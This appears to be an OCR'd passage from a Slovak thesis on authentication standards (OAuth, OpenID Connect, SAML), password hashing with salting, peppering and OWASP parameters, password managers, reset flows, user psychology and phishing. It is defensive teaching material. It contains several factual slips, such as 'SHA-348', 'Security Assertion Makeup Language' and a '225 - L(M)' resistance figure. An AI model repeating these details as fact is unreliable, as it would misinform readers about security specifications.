
Autentfikačné štandardy nastavujú požiadavky pre poskytovanie prístupu k aplikáciám, ktoré uchovávajú spracovávajú alebo prenášajú dáta. Medzi najrozšírenejšie patria napríklad tieto.

1.4.4.1 Oauth Authorization standard

Oauth je open-standard autorizačný protokol, umožňujúci používateľom zdieľať informácie z existujúceho systému na nový, bez potreby zdieľania rovnakých informácií s novými systémami opakovane. Príkladom použitia môže byť povolenie aplikácie pristupovať k inej aplikácii a získať prístup ku kontaktným informáciám alebo dátam z profilu. Táto autorizácia je spustená keď užívateľ povolí Identity Providerovi zdieľať token s novou aplikáciou, ktorý zostane aktívny až pokiaľ nie je odvolaný.

Cieľom Oauth je poskytnúť klientovi bezpečný delegovaný prístup k zdrojom serveru v mene vlastníka týchto zdrojov. Hlavným rozdielom medzi OpenID a Oauth je, že tieto štandardy sú skôr špecifikáciami, zatiaľ čo SAML je nástroj pripravený na použitie.

Oauth funguje tak, že na autorizačnej stránke poskytovateľa OAuth sa používateľ prihlási pomocou svojich prihlasovacích údajov, čím dá súhlas aby webová stránka pristupovala k jeho informáciám. Po úspešnom prihláseni sa používateľovi zobrazí zoznam oprávnení, ktoré webová stránka alebo aplikácia požaduje. Ak užívateľ schváli oprávnenia, je vygenerovaný prístupový token, umožňujúci webovej stránke alebo aplikácii pristupovať k informáciám v mene používateľa. Webová stránka alebo aplikácia môže pomocou prístupového tokenu pristupovať k informáciám používateľa na serveri poskytovateľa OAuth pričom tieto informácie môžu zahŕňať kontakty, e-mail a podobne. [32]



Obrázok 12. Princíp fungovania Oauth 2.0 [33]

1.4.4.2 OpenID Connect Authentication Standard

OpenId Connect je vrstva nad OAuth, teda overovací protokol umožňujúci prihlásenie užívateľov na webové stránky alebo aplikácie pomocou ich existujúcich poverení z inej lokality. Pridáva teda ďalšiu vrstvu zabezpečenia. Toto zabezpečenie je realizované šifrovaním spojenia medzi uživateľom a webom resp. aplikáciou, čo výraznejšie sťaží útočníkom zachytenie prihlasovacích údajov. Ďalšou funkcionalitou tejto vrstvy je umožnenie prihlásenia bez nutnosti zapamätania si mena a hesla pre každú stránku, nakoľko umožňuje použitie údajov z inej stránky.

OpenId je vývojárom popísaná ako jednoduchá vrstva založená na OAuth 2.0 protokole, umožňujúci klientom overiť identitu používateľa pomocou overenia vykonávaného autorizačným serverom. Tento protokol bol vytvorený už v roku 2014 a funguje

následovne. K žiadosti o autorizáciu OAuth je pridaná hodnota rozsahu OpenID, kde ideálne existujú dva hlavné bloky. RPS (Relying parties) OAuth klienti používajúci OpenID Connect (OIDC) a OPS (OpenID providers), teda autentifikačné servery OAuth 2.0, ktoré implementujú OIDC. [32]

1.4.4.3 SAML Authorization and Authentication Standards

Security Assertion Makeup Language (SAML) je otvoreným štandardom slúžiacim na výmenu informácií o autorizácii a autentifikácii medzi poskytovateľmi služieb a poskytovateľmi identity. SAML má štyri základné koncepty, medzi ktoré patria:

- *Protokoly*: zobrazenie zabalenia niektorých prvkov SAML v rámci požiadaviek a odpovede SAML
- *Profily*: detailný popis toho ako protokoly, väzby a assertions spolupracujú s cieľom podpory definovaného prípadu použitia.
- *Väzby*: SAML protokol je mapovaný na štandardné formáty správ.
- *Bezpečnostné Assertions*: fakty používané poskytovateľmi služieb na prijímanie rozhodnutí o kontrole prístupu

Tento štandard narozdiel od predošlých používa na konfiguráciu a zápis súbory typu XML, pričom OAuth a OpenID používajú JWT a HTTP. [32]

1.5 Šifrovanie a ukladanie hesiel

Pri ukladaní hesiel je kriticky dôležité ochrániť ich pred prípadným útočníkom, aj v prípade napadnutia stránky alebo databázy. Väčšina moderných rámcov poskytuje funkcie umožňujúce bezpečne uložiť heslá. Ak je ale útočník schopný získať uložené hesla, resp ich hash hodnoty, je možné pomocou offline brute force útoku, získať pôvodné heslá.

Medzi odporúčania navrhnuté organizáciou OWASP patrí

- Použitie *Argon2id* s konfiguráciou min. 19 MB pamäte, 2 iteráciami a 1 stupňom paralelizmu

- Pre staršie systému využívajúce *bcrypt* použiť pracovný faktor >10 a limit hesla 72 Bajtov
- Zvážiť použitie techniky *pepper* na poskytnutie dostatočnej ochrany

1.5.1 Hash

Hashovanie a šifrovanie môžu chrániť citlivé údaje, avšak ak sa jedná o heslá, tieto by mali byť výhradne hashované, nie šifrované. Hashovanie je jednosmerná funkcia, tzn. nie je možné výsledný hash dešifrovať a získať tak pôvodnú hodnotu. Oproti tomu šifrovanie je obojsmerná funkcia, to znamená, že je možné pomocou zašifrovaných údajov získať pôvodný tzv. plain text.

Silné heslá uložené pomocou moderných hash algoritmov a overených postupov by malo byť takmer nemožné prelomiť. Ak ale tieto opatrenia nie sú dodržané, existujú situácie, kedy je útočník schopný tento hash prelomiť. Napr. ak si obeť zvolila heslo „password1“. Pre tento string môžeme vypočítať hash a porovnať ho s hashom obete. Toto sa nazýva hľadanie kolízií kde je dobrým nástrojom *hashcat*. Ak sa zhodujú, hash je prelomený, a je známa hodnota plain textu. Útočníci na tieto účeli často využívajú tzv. hash tables získané z napadnutých stránok alebo Brute-force útoky. [49]

Hashovací algoritmus je používaný na transformovanie správ akejkoľvek dĺžky na súhrn alebo odtlačok správy s pevne danou dĺžkou. Hashovacie algoritmy, ktoré sú schválené na generovanie týchto „odtlačkov“ alebo súhrnných správ sú špecifikované v dvoch federálnych štandardoch spracovania informácií, a to v *FIPS 180-4* a *FIPS 202*. FIPS (Federal Information Processing Standards). Jedná sa o sériu štandardov vytvorenú federálnou vládou USA. Konkrétne štandardy sú Secure Hash Standard, resp. SHA-3 Standard, kde sú práve tieto algoritmy špecifikované.

Prvý z nich obsahuje sedem Hash algoritmov SHA-1 a SHA-2 skupinu, v ktorej sú SHA-224, SHA-256, SHA-348, SHA-512, SHA-512/224 a SHA-512/256, z ktorých sú najpoužívanejšie práve SHA-256 a SHA-512. Tieto sú zároveň aj odporúčané, nakoľko v roku 2011 NIST zakázal používanie SHA-1 algoritmu na základe potenciálneho prelomenia pomocou brute-force útoku. FIPS 202 špecifikuje novú rodinu funkcií založených na permutáciách SHA-3, v tejto skupine sú SHA3-224, SHA3-256, SHA3-384

a SHA3-512. V súčasnosti sú schválenými len tieto štyri algoritmy SHA-3 s pevnou dĺžkou a poskytujú tak alternatívy pre SHA-2 skupinu algoritmov.

Hashovacia funkcia by mala spĺňať tieto základné vlastnosti:

- Odolnosť voči kolízii – existujú dva typy bezkolíznosti, slabá a silná. Slabá znamené, že ak je *x* správa, a *h* je výpočet hashu je nemožné nájsť *x'* také, že $h(x) = h(x')$. Silná znamené, že je výpočetne nemožné nájsť dve správy $x \neq x'$, kde $h(x) = h(x')$.
- Preimage resistance – z náhodne vybranej hash hodnoty nie je možné výpočtovo nájsť vstupnú správu, ktorá by zodpovedala tejto hash hodnote. To znamená, že hashovanie je jednosmerná funkcia.
- Second preimage resistance – je nemožné nájsť druhý vstup, ktorý má rovnaký výstup ako ktorýkoľvek iný špecifikovaný vstup.

Pre tietofunkcie teda platí, že L(M) je definované ako :

$$L(M) = log_2 \frac{len(M)}{B}$$


Kde *len(M)* je dĺžka správy *M* v bitoch a *B* je dĺžka bloku funkcií taktiež v bitoch. Pre najpoužívanejšie algoritmy SHA-256 kde $B = 512$ a SHA-512, kde $B = 1024$ platia tieto hodnoty.

SHA-256 má odolnosť voči kolízii 128 bitov, preimage resistance 256 bitov a second prreimage resistance 225 - *L(M)*. SHA-512 má odolnosť voči kolízii 256 bitov, preimage resistance 512 bitov a second preimage resistance 512 – *L(M)*. [62]

1.5.2 Salting hesiel

Salting je jedinečný, náhodne generovaný reťazec znakov, ktorý je pridaný ku každému heslu ako súčasť hashovania. Keďže tento salt je jedinečný pre každého užívateľa, útočník musí postupne prelomiť hash pomocou príslušného saltu, namiesto jednoduchého výpočtu hesla a porovnania ho s uloženými. Tento krok teda výrazne sťažuje prelomenie hashov.

Pomocou tejto ochrany je tiež možné zabrániť tzv. rainbow table útokom. Taktiež nie je možné z hashu určiť, či dvaja používatelia majú rovnaké heslo, pretože pridanie saltu, vedie k rôznym výstupným hodnotám hashovacích funkcií [49]




Obrázok 13. Princíp saltingu hesiel a ich ukladanie [50]

1.5.3 Peppering hesiel

Okrem saltingu je možné pridať aj peppering hesiel, predstavujúci ďalšiu úroveň ochrany. Aplikovaný s cieľom zamedzenia útočníkovi prelomiť akýkoľvek z hashov, aj keď má prístup k databáze napríklad zneužitím zraniteľnosti SQL Injection. Pridanie pepperingu neovplyvňuje funkciu hashovania, len doplní už salted heslo o ďalší reťazec.

Jednou stratégiou je štandardné hashovanie s použitím HMAC (Hash-based message authentication code) ešte pred uložením do databázy, pričom peppering funguje práve ako kľúč HMAC.

Kľúčovým rozdielom oproti saltingu je, že pepper sa zdieľa medzi uloženými heslami a nie je jedinečný pre každé heslo ako salt. Pepper by narozdiel od saltu, nemal byť uložený v databáze, na uloženie pepperu by mali byť vytvorené separátne „trezory“. [49]



Obrázok 14. Ukážka hesla s pridaním saltingu a pepperingu [51]

1.5.4 Pracovné faktory

Pracovné faktory sú počet iterácií daného hash algoritmu vykonávaných pre každé heslo. Zvyčajne je uložený vo výstupe hash. Vďaka tomuto kroku je výpočet hashu výkonovo náročnejší a priamo zvyšuje náklady a dobu potrebnú na prelomenie hashu útočníkom. Pri výbere vhodného pracovného faktoru je potrebné nájsť kompromis medzi bezpečnosťou a výkonom. Vyšší pracovný faktor síce sťaží útočníkovi prelomenie hashu, ale zároveň spomalí proces overovania pokusu o prihlásenie. Ak je teda tento faktor príliš vysoký, môže to viesť k zníženiu výkonu aplikácie, čo zase môže útočník využiť na vykonanie útoku typu DDoS, s cieľom vyčerpať serverový CPU veľkým počtom pokusov o prihlásenie.

Výhodou aplikovania pracovného faktoru do aplikácie je možnosť tento faktor časom zvyšovať tak, aby bol vždy úmerný aktuálnym výkonovým štandardom dostupného hardvéru. [49]

1.5.5 Ostatné hashovacie algoritmy

Hashovacie algoritmy sú v dnešnej dobe veľmi často využívané. Okrem štandardných hashovacích algoritmov ako sú SHA-2 a SHA-3 však existujú aj také, ktoré su priamo navrhnuté na hashovanie hesiel. Medzi najlepšie patria tieto.

1.5.5.1 Argon2id

Argon2 sa stal víťazom „Password Hashing Competition“ v roku 2015. Má viacero verzií, kde dobrou je Argon2Id, vďaka vyváženému prístupu k odolnosti útokom side-channel aj GPU-based. Namiesto pracovného faktoru využíva tri rôzne konfigurovateľné parametre. Prvým je minimálna veľkosť pamäte *m*, ďalej minimálny počet iterácií *t* a stupne paralelizmu *p*. OWASP odporúča nasledovné konfigurácie

- $\boldsymbol{m = 47104\ (46\ MiB), t = 1, p = 1}$ **(Nepoužívať pri Argon2i)**
- $\boldsymbol{m = 19456\ (19\ MiB), t = 2, p = 1}$ **(Nepoužívať pri Argon2i)**
- $\boldsymbol{m = 12288\ (12\ MiB), t = 3, p = 1}$

Použitím týchto konfigurácií by mal byť zabezpečený rovnakú úroveň obrany, jediným rozdielom je kompromis medzi CPU a RAM využitím. [49]

1.5.5.2 scrypt

Jedná sa o funkciu odvodenia kľúča založenú na hesle. Tento algoritmus by mal byť použitý ak Argon nie je k dispozícii. Scrypt algoritmus má taktiež konfigurovateľné parametre, avšak trochu rozdielne. Minimálne náklady na CPU/pamäť *N*, veľkosť bloku *r*, stupeň paralelizmu *p*. Pri tomto algoritme OWASP odporúča tieto nastavenia. [49]

- $\boldsymbol{N = 2^{17}\ (128\ MiB),\ r = 8\ (1024\ \text{bajtov}),\ p = 1}$
- $\boldsymbol{N = 2^{16}(64\ MiB),\ r = 8\ (1024\ \text{bajtov}),\ p = 2}$
- $\boldsymbol{N = 2^{15}(32\ MiB),\ r = 8\ (1024\ \text{bajtov}),\ p = 3}$
- $\boldsymbol{N = 2^{14}(16\ MiB),\ r = 8\ (1024\ \text{bajtov}),\ p = 5}$
- $\boldsymbol{N = 2^{13}(8\ MiB),\ r = 8\ (1024\ \text{bajtov}),\ p = 10}$

1.6 Správa a obnovenie hesiel

Správa hesiel, alebo password management, je súbor pravidiel, zásad a overených postupov, ktoré je nutné dodržať pri ukladaní hesiel tak, aby boli heslá zabezpečené a zabránilo sa neoprávnenému prístupu. [56]

1.6.1 Password management tools

Nástroje na správu hesiel, zvané aj Password Managers, sú vhodným prostriedkom, ktorý minimalizuje problémy spôsobené pamätaním si silných komplexných hesiel. Počet ľudí ktorý ich ale používa je relatívne nízky. Niektoré zdroje poukazujú na to, že ľudia im jednoducho neveria, alebo o nich ani nevedia. [52]

1.6.1.1 BitWarden

Bitwarden je správca hesiel, fungujúci s väčšinou moderných platforiem ako Windows, MacOS, Linux, Android iPhone a podobne. Je tiež dostupný vo forme doplnkov do prehliadačov.

Čím je ale jedinečný je to, že sa jedná open source projekt s možnosťou bezplatného používania ale aj platenej verzie premium. Je možné uložiť si doň neobmedzený počet prihlásení, poznámok a podobne, do ktorých je prístup z ľubovolného počtu zariadení. Obsahuje generátor náhodných hesiel a tiež dvojfaktorovú autentifikáciu. [53]

Bitwarden používa AES-CBC 256-bitové šifrovanie pre dátový sejf a PBKDF2, SHA256 alebo Argon2 na odvodenie šifrovacieho kľúča. Heslo je vždy šifrované a hashované na lokálnom zariadení pred odoslaním na servery. Server Bitwarden sa používa iba ako úložisko šifrovaných údajov. Údaje z data vault je možné dešifrovať iba pomocou kľúča odvodeného z hlavného hesla ktoré bolo zadané, čo zaručuje prístup len užívateľovi ktorý ho vytvoril a teda len on môže dešifrovať údaje. [54]

1.6.1.2 1Password

1Password je správca hesiel a digitálna trezorová aplikácia navrhnutá na ochranu a správu hesiel a citlivých informácií. Táto aplikácia je navrhnutá tak, aby zjednodušila proces riadenia hesiel a zabezpečila účty pred dátovými únikmi.


Táto aplikácia však nie je zdarma, ponúka 14 dňovú skúšobnú licenciu a následne je k dispozícii za cca 36 dolárov ročne. Ponúka množstvo funkcií a kompatibilitu naprieč platformami rovnako ako BitWarden.

Navyše však disponuje funkciami ako obnovenie dát pri výpadku alebo zlyhaní. Umožňuje vytváranie personalizovaných kolekcií s trezormi a účtami, ktoré chce užívateľ vidieť. Má zlepšenú integráciu medzi MacOS verziou a variantou pre webový prehliadač. A obsahuje rozsiahlu funkciu autofill schopnú samostatne, ktorá dáva možnosť automaticky zadávať uložené heslá do dôveryhodných aplikácií a webových stránok. [55]

1.6.2 Obnovenie hesiel

Keďže heslá sú stále najčastejším spôsobom autentifikácie a nároky na ich zložitosť rastú, stáva sa, že užívateľ heslo zabudne. V tomto prípade je možné pomocou rôznych postupov a systémov heslo obnoviť, a získať tak stratený prístup ku kontu alebo dátam. Nakoľko však tento proces „obchádza“ nutnosť znalosti pôvodného hesla, je veľmi zaujímavý aj pre útočníkov.

Obnovenie alebo resetovanie hesla je základný mechanizmus pri managemente používateľských účtov na webových stránkach. Väčšinou je táto funkcionalita prístupná pomocou hypertextového odkazu „ *zabudnuté heslo?*“. Keď užívateľ spustí túto funkcionalitu, je systémom vygenerovaný unikátny hypertextový odkaz, ktorý je odoslaný na emailovú adresu priradenú k účtu. [56]



Obrázok 15. Link na obnovenie hesla [zdroj vlastný]

Po kliknutí na tento hypertextový odkaz v emaile, je užívateľ presmerovaný na stránku, kde zadá nové heslo. Práve z bezpečnostných dôvodov tieto unikátne linky bývajú jednorazové a platné len určitý čas. Z pohľadu vývojárov sa ako best practice pri implemetácii tejto funkcionality javí používanie resetovacích tokenov, teda jedinečných, často zašifrovaných reťazcov znakov s cieľom zabezpečiť, že táto žiadosť je legitímna. Ďalšími spôsobmi ochrany sú obmedzenie počtu žiadostí alebo captcha kódy. [56]

1.7 Heselná psychológia a používateľské návyky

Heslá, hoci majú kritickú úlohu, sú často zneužívané kvôli ľudským faktorom, ako sú kognitívne skreslenia, zlá rozhodovacia schopnosť a nedostatočné povedomie. Pre dosiahnutie vyššej bezpečnosti a zmiernenie rizík spojených so zraniteľnosťami hesiel je nevyhnutné porozumieť psychológii tvorby a správy hesiel. [57]

1.7.1 Psychologické faktory ovplyvňujúce tvorbu hesiel

Ľudia sú náchylní ku kognitývnym predsudkom ovplyvňujúcim aj správanie pri vytváraní hesiel. Medzi takéto predsudky môžu patriť napr. tieto. [57]

1.7.1.1 Heuristika dostupnosti

Pri rozhodovaní sa ľudia väčšinou spoliehajú na ľahko dostupné informácie, v kontexte hesiel to možno vnímať ako tendenciu vytvárať ľahko uhádnuteľné heslá na základe osobných údajov, bežných slov a podobne. [57]

1.7.1.2 Potvrdzovanie zaujatosti

Používateľ môže vyhľadávať informácie, ktoré potvrdzujú, že jeho zložité heslo je dostatočne bezpečné, alebo že určitý spôsob ukladania hesiel je účinný, čím sa potvrdzujú presvedčenia používateľov o zabezpečení hesla a často vedie k falošnému pocitu bezpečia alebo odporu proti prijímaniu bezpečnejších postupov. [57]

1.7.1.3 Predsudok optimizmu

Známa veta „to sa mi stať nemôže“. Pri tomto prípade sa jedná o podcenenie pravdepodobnosti narušenia bezpečnosti a možnosti odcudzenia účtu. Alebo na druhej strane precenenie schopnosti zapamätať si príliš zložité heslo, čo znova vedie k používaniu slabých hesiel a ich opakovaniu. [57]

1.7.2 Používateľské návyky a chyby

1.7.2.1 Opätovné používanie hesla

Používanie a recyklovanie rovnakého hesla vo viacerých účtoch je nebezpečné, nakoľko pri kompromitácii jedného účtu ma útočník automaticky prístup ku všetkým účtom s týmto heslom, keďže používateľské meno je často zdieľané (napr. email). [57]

1.7.2.2 Slabé heslá

Výber slabých alebo ľahko uhádnuteľných hesiel vystavuje dáta voči množstvu útokov, nakoľko takéto heslo nedokáže sofistikovanejším útokom a väčšej výpočtovej sile odolať. Toto útočníkom výrazne uľahčuje získanie prístupu k účtom a citlivým dátam. [57]

1.7.2.3 Zanedbanie aktualizácie hesla


Aktualizácia dlhodobo platných hesiel je dôležitý proces, ktorý by nemal byť odkladaný. Útoky hrubou silou môžu uhádnuť správne heslo po dlhej dobe, čomu aktualizovaním

hesla zabránime. V dnešnej dobe už väčšinou nie sú aktualizácie vyžadované tak často, no treba brať do úvahy neustále sa zvyšujúce výpočtové výkony zariadení, pričom heslá, ktoré boli napr. pred desiatimi rokmi považované za bezpečné, dnes už byť nemusia. [57]

1.7.3 Sociálne inžinierstvo a phishing

Sociálne inžinierstvo je technika útoku, pri ktorej útočník využíva interakciu s ľudmi na získanie alebo kompromitovanie informácií, ku ktorým by štandardne nemal mať prístup. Cieľom útočníka je byť nenápadný, pričom sa snaží o infiltráciu. To môže realizovať napr. vydávaním sa za zamestnanca, opravára a podobne. Kladením otázok môže byť schopný získať dostatok informácií na infiltráciu do organizácie. Prípadne ak získa dostatok informácií od jedného zdroja, môže kontaktovať iný zdroj z tej istej organizácie a použiť informácie od prvého zdroja na zvýšenie dôveryhodnosti, môže použiť prvky ako tzv. jazyk firmy. V tomto prípade sa jedná o hovorové názvy miestností, budov a podobne, ktoré sú v kolektíve firmy zaužívané. [68]

Phishing je formou sociálneho inžinierstva. Phishingové útoky najčastejšie využívajú email a webové stránky na získavanie citlivých informácií. Sú posielané s cieľom oklamať obeť tak, aby si myslela, že sa jedná o legitímnu webovú stránku. Útočník napríklad môže poslať email, ktorý zdanlivo pôsobí ako email spoločnosti (často sú využívané preklepy a podobne), ktorý obsahuje podvrhnutý odkaz na falošnú webstránku, ktorá je však často vizuálne rovnaká ako legitímna stránka, takže obeť nemusí nič zistiť. Po zadaní prihlasovacích, platobných alebo iných citlivých údajov sú však namiesto spracovania legitímnou webstránkou, poslané útočníkovi. Tieto útoky často využívajú aktuálne udalosti a určité iné faktory vytvárajúce časotú tieseň a tým tak cielia na zneistenie aj pozornejšej obete. [68]

